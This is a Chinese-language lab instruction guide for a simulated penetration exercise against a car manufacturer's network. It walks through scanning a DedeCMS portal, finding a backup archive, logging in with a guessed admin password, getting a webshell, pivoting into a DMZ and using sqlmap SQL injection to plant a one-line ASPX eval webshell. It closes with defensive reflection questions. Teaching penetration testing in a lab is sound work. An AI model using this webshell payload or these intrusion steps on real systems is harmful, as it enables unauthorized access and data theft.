《车企内网渗透》

实验指导书

2024 年 8 月

实验一 车企内网渗透场景实验

【实验目的】

1、掌握端口扫描工具的使用

2、信息收集方法技巧掌握

3、掌握后台 Getshell 以及工具利用

4、掌握 APP 分析方法

5、掌握 SQLmap 工具的使用

6、掌握内网横向渗透方法

【实验环境】

1、织梦 DEDE 门户网站系统

2、TSP 车辆管理系统云平台

【实验原理】

仿真某车企网络环境，该车企承担车辆生产制作、用户车辆运营管理等。一旦遭受网络攻击可以导致用户数据泄露、车辆被攻击、车辆失控等严重事故。

【前置知识点】

1、网络基础知识

- 了解 TCP/IP 协议栈，特别是 TCP、UDP 协议及其端口概念
- 掌握基本的网络拓扑结构和通信流程

2、常见网络服务和协议

- HTTP/HTTPS 协议：了解其请求和响应结构
- FTP、SSH、DNS 等常见服务的基础概念及其安全性问题

3、常见安全漏洞

- SQL 注入

- 文件上传漏洞

4、常用安全工具

- Nmap：端口扫描与服务识别工具
- SQLmap：自动化 SQL 注入工具
- Burp Suite：常用的 Web 应用安全测试工具
- Webshell 管理工具：常见的 webshell 管理工具，哥斯拉、中国菜刀、蚁剑、冰蝎等

【实验内容】

1、端口扫描与服务识别

- 使用扫描工具对门户网站系统，识别运行的服务及其版本。

2、信息收集与漏洞分析

- 被动与主动相结合，收集目标系统的基础信息，分析可能存在的漏洞，利用目录扫描工具扫描出备份文件。

3、Getshell 获取后台权限

- 通过文件上传或其他漏洞，尝试在目标系统上获取 Webshell，从而获得对服务器的控制权。

4、APP 分析与逆向工程

- 对 TSP 车辆管理系统 APP 进行逆向分析，了解其工作机制，寻找到内网的 ip 段。

5、SQLmap 工具 SQL 注入测试

- 使用 SQLmap 对织梦 DEDE 门户网站系统的数据库进行 SQL 注入测试，尝试获取敏感数据。

6、内网横向渗透

- 获取到 Webshell，通过内网渗透技术，尝试访问和控制目标系统内网中的业务系统。

【实验思路】

1、初步信息收集与环境搭建

- 通过基础的网络扫描和信息收集，对目标系统进行全面了解，准备后续渗透测试的基础工作。

2、漏洞挖掘与利用

- 分析收集到的信息，确定可能存在的漏洞，并进行测试，尝试通过这些漏洞获取系统的控制权。

3，权限提升与横向渗透

- 在获得初步访问权限后，进一步提升权限，利用内网渗透技术，扩展在目标系统中的影响范围。

4、APP 安全性分析

- 对 APP 进行静态和动态分析，了解其安全性情况，与系统渗透测试结果结合，验证漏洞的严重性和利用难度。

5、报告与总结

- 根据渗透测试的结果，编写详细的实验报告，总结各阶段的发现和利用过程，并提出相应的安全加固建议。


【详细步骤】

对目标进行信息收集，包括系统信息，端口信息，APP 分析等，通过访问官网门户下载车辆管理 APP 分析得到隔离区接口地址 IP：11.1.0.6 由于公网无法访问，需要获取官网服务器权限，进入 DMZ 区，通过官网服务器跳板对隔离区进行渗透。由此展开对官网进行渗透。


1、访问目标官网


2、扫描网站，网站根目录存在备份文件 www.zip，获取到后台地址和 flag


www.zip - WinRAR
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释 自解压格式
www.zip - ZIP 压缩文件, 解包大小为 20,940,443 字节
名称 大小 压缩后大小 类型 修改时间 CRC32
.. 文件夹
a 文件夹 2020/10/22 13:06
admin_lvqc.com_car 文件夹 2020/10/22 13:06
images 文件夹 2020/10/22 13:07
include 文件夹 2020/10/22 13:07
favicon.ico 1,150 808 图标 2011/7/1 16:14 4F2862CF
flag.txt 38 38 文本文档 2023/10/24 10:03 423B7C8E
index.ph 1,267 641 PHP 文件 2011/7/1 16:36 4C716840
robots.txt 505 151 文本文档 2011/7/1 16:36 A84596...
tags.php 874 472 PHP 文件 2011/7/1 16:36 E945D722


织梦内容管理系统 V57_UTF8_SP2 - Mozilla Firefox
织梦内容管理系统 V57_
192.168.8.8/admin_lvqc.com_car/login.php?gotopage=%2Fadmin_lvqc.com_car%2F
网站后台管理
用户名
密 码
验证码
FV33
登录

3、下载 APP 分析







4、通过 APP 分析得到隔离区接口 IP：11.1.0.6 由于公网无法访问，需要获取官网服务器权限，进入 DMZ 区

5、通过官网收集到信息邮箱域等信息对后台进行爆破，发现后台管理员密


码为域名，利用账号密码：admin/lvqc.com 成功登录后台，获取后台 flag。




6、后台 GETshell



7、获取到官网 flag：80355073480594a99470dcacccd88888



8、利用官网服务器做为跳板，反向代理进入 DMZ 区，访问 TSP 云平台：




9、发现 TSP 云平台登录处，存在 SQL 注入漏洞；


10、通过 SQL 注入写入一句话 Webshell 控制 DMZ 区云平台服务，执行命令：(echo "<%@ Page Language='Jscript'%><%eval(Request.Item['pass'],'unsafe');%>" > c:\\web300\1.aspx)


```
os-shell> echo "<%@ Page Language='Jscript'%><%eval(Request.Item['pass'],'u
nsafe');%>" > c:\\web300\1.aspx
do you want to retrieve the command standard output? [Y/n/a]
[04:11:23] [WARNING] turning off pre-connect mechanism because of connectio
n reset(s)
[04:11:23] [CRITICAL] connection reset to the target URL. sqlmap is going t
o retry the request(s)
[04:11:23] [INFO] retrieved: 1
[04:11:25] [INFO] retrieved:
command standard output [1]:
[*]
```

11、获取到 TSP 云服务器权限，flag：343d9040a671c45832ee5381860e9999




12、通过信息收集，获取到数据库 sa 密码，管理员密码：Axs@#34@!@#$





13、通过扫描整个隔离区 ip 段，发现隔离区 11.1.0.2 上存在同类系统



14、收集到管理员的账号密码，对同类系统进行密码碰撞：admin/Axs@#34@!@#$。

15、成功登录获取到电池管理系统

【思考题】

1、端口扫描的隐蔽性

- 在实际的渗透测试中，如何提高端口扫描的隐蔽性以避免被防火墙或入侵检测系统（IDS）检测到？你会选择哪些策略或工具来实现这一点？

2、信息收集的重要性

- 信息收集在渗透测试中的作用是什么？如何通过信息收集确定目标系统的潜在漏洞？你认为哪些信息收集方法最有效？

3、Webshell 的风险

- 在获得 Webshell 后，除了继续渗透外，还可以利用它做些什么？Webshell 的存在对目标系统有哪些潜在风险？如何检测并防御 Webshell 攻击？

4、APP 逆向工程的法律和道德问题

- 进行 APP 逆向工程涉及到哪些法律和道德问题？在什么情况下进行 APP 逆向工程是合法的，如何在实验中确保遵循法律规定？

5、SQL 注入的防御措施

- 在发现系统存在 SQL 注入漏洞后，建议目标系统采取哪些防御措施来防

止 SQL 注入攻击？这些措施各自的优缺点是什么？

6、内网横向渗透的复杂性

- 在内网横向渗透中，可能会遇到哪些困难或挑战？如何应对如网络分段、主机防火墙和入侵检测系统等防护？

7、防御策略的有效性

- 针对实验中涉及的各种攻击方法，哪种防御策略最为有效？如何在实际环境中综合应用多种防御措施来提高整体安全性？